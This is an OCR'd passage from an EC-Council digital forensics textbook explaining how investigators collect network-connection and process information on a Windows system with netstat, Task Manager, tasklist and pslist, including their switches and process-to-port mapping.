


Figure 6.9: Running nbstat command with -a option

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Information about Network Connections

The investigator should collect information regarding network connections to and from the affected system immediately after the reporting of any incident, or else the information may expire over time.

Investigators should thoroughly analyze the system and determine if the attacker has logged-out or is still accessing the system. It is also important to find out whether the attacker has installed any worm or IRCbot for sending the data out of the system.

Investigators should immediately search for other infected systems and take them offline to prevent the spread of malware.

- **netstat**

  Source: *https://docs.microsoft.com*

  Netstat tool helps in collecting information about network connections operative in a Windows system. This CLI tool provides a simple view of TCP and UDP connections, their state and network traffic statistics. Netstat.exe comes as a built-in tool with Windows OS.

  The most common way to run **`netstat`** is with the **`-ano`** switch. This switch tells the program to display the TCP and UDP network connections, listening ports, and the identifiers of the processes (PIDs).

  Using **`netstat`** with the **`-r`** switch will display the routing table and show if any persistent routes are enabled in the system. This could provide some useful information to an investigator or even simply to an administrator to troubleshoot a system.

  Syntax:

  ```
  netstat [-a] [-e] [-n] [-o] [-p <Protocol>] [-r] [-s] [<Interval>]
  ```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameters:

- **-a**: Displays all active TCP connections as well as the TCP and UDP ports on which the computer is listening
- **-e**: Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n**: Displays active TCP connections. However, the addresses and port numbers are expressed numerically with no specified names.
- **-o**: Displays active TCP connections and includes the process ID (PID) for each connection. Using the PID, the application can be found in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol**: Shows connections for the protocol specified. In this case, the protocol can be TCP, UDP, ICMP, IP, ICMPv6, IPv6, TCPv6, or UDPv6. Using this parameter with -s will display protocol-based statistics.
- **-s**: Displays statistics by protocol. By default, it will show the statistics for the TCP, UDP, ICMP, and IP protocols. In case IPv6 protocol is installed, the tool displays statistics for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The use of -p parameter can specify a set of protocols.
- **-r**: Displays the contents of the IP routing table. This is equivalent to the route print command.
- **Interval**: Redisplays the selected information after an interval of defined number of seconds. Press CTRL+C to stop the redisplay. Omitting this parameter will enable netstat to print the selected information.




Figure 6.10: Running netstat with -ano switch

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.11: Running netstat with – r switch

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Process Information

- Investigate the **processes running on a potentially compromised system** and collect the information

Tools and commands used to collect detailed process information include:

- **Task Manager** displays the programs, processes, and services that are currently running on computer






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Information (Cont'd)

Tasklist


Tasklist displays a **list of applications** and **services** with their Process ID (PID) for all tasks running on either a local or a remote computer





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Process Information

Investigators should gather information about all the processes running on the system. They can use the Task Manager to view information about each process. However, the Task Manager does not display all the required information readily. An Investigator can retrieve all process information by looking for the details listed below:

- The full path to the executable image (.exe file)
- The command line used to launch the process, if any
- The amount of time that the process has been running
- The security/user context that the process is running in
- The modules the process has loaded
- The memory contents of the process

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.12: Viewing task manager

Therefore, investigators should learn to adopt certain sources or tools and commands to collect the complete details or information pertaining to a process. A few important tools and commands used to collect detailed process information are listed below:

- **Tasklist**

  Source: *https://docs.microsoft.com*

  Tasklist.exe is a native utility included in Windows XP Pro and later versions as a replacement for tlist.exe. The differences in the two tools are very fine, mostly pertaining to the name and the implementation of the switches. It provides options for output formatting, with choices between table, CSV, and list formats. The investigator can use the **`/svc`** switch to list the service information for each process.

  The Tasklist tool displays the list of applications and services along with the process IDs (PID) for all tasks that are running on either a local or a remotely connected computer.

  Syntax:

  ```
  tasklist[.exe] [/s computer] [/u domain\user [/p password]] [/fo
  {TABLE|LIST|CSV}] [/nh] [/fi FilterName [/fi FilterName2 [ ... ]]]
  [/m [ModuleName] | /svc | /v]
  ```

  Parameters:

  - **/s Computer**: Specifies the name or IP address of a remote computer (do not use backslashes)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **/u Domain \ User**: Runs the command with the account permissions of the user specified by User or Domain\User
- **/p Password**: Specifies the password of the user account that is specified in the /u parameter
- **/fi FilterName**: Specifies the types of process (es) to include in or exclude from the query
- **/m [ModuleName]**: Shows module information for each process
- **/svc**: Lists all the service information for each process without truncation
- **/v**: Specifies that verbose task information be displayed in the output; it should not be used with the /svc or the /m parameter
- **/?**: Displays help at the command prompt

Note: The /v (or verbose) switch provides most information about the listed processes, including the image name (but not the full path), PID, name and number of the session for the process, the status of the process, the username of the context in which the process runs, and the title of the window (if the process has a GUI).




Figure 6.13: Running tasklist command with /v parameter

- **PsList**

  Source: *https://docs.microsoft.com*

  pslist.exe displays basic information about the already running processes on a system, including the amount of time each process has been running (in both kernel and user modes).

  Parameters:

  - **-d**: Shows thread detail
  - **-m**: Shows memory detail
  - **-x**: Shows processes, memory information, and threads
  - **-t**: Show process tree
  - **-s [n]**: Runs in task manager mode for optional seconds specified

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-r n**: Task manager mode refresh rate in seconds (default is 1)
- **\\computer**: Shows information for the NT/Win2K system as specified

Add a username with parameter -u and password with -p to provide username and password of a remote system to log into it.

- **-e**: Exact match of the process name
- **Pid**: Instead of listing all the running processes in the system, this parameter narrows down the PsList scanning for the specified PID




Figure 6.14: Running pslist and examining the output obtained from it





Figure 6.15: Output obtained on running pslist.exe with -x parameter

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Process-to-Port Mapping

When there is a network connection open on a system, then some processes must be using that connection, which means that every network connection and open port is associated with a process.

There are several tools available, which the investigator can use to retrieve the process-to- port mapping. The **`netstat`** command, for example, can retrieve information on process-to-port mapping.

- **netstat Command**

  As discussed earlier, netstat.exe offers the -o switch, which can display the process IDs for the processes responsible for the establishment of a network connection.

  Once information is collected, it needs to be correlated with the output of a tool such as tlist.exe or tasklist.exe to determine the name of the processes using that particular network connection.

  Syntax:

  `netstat –a –n –o`

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


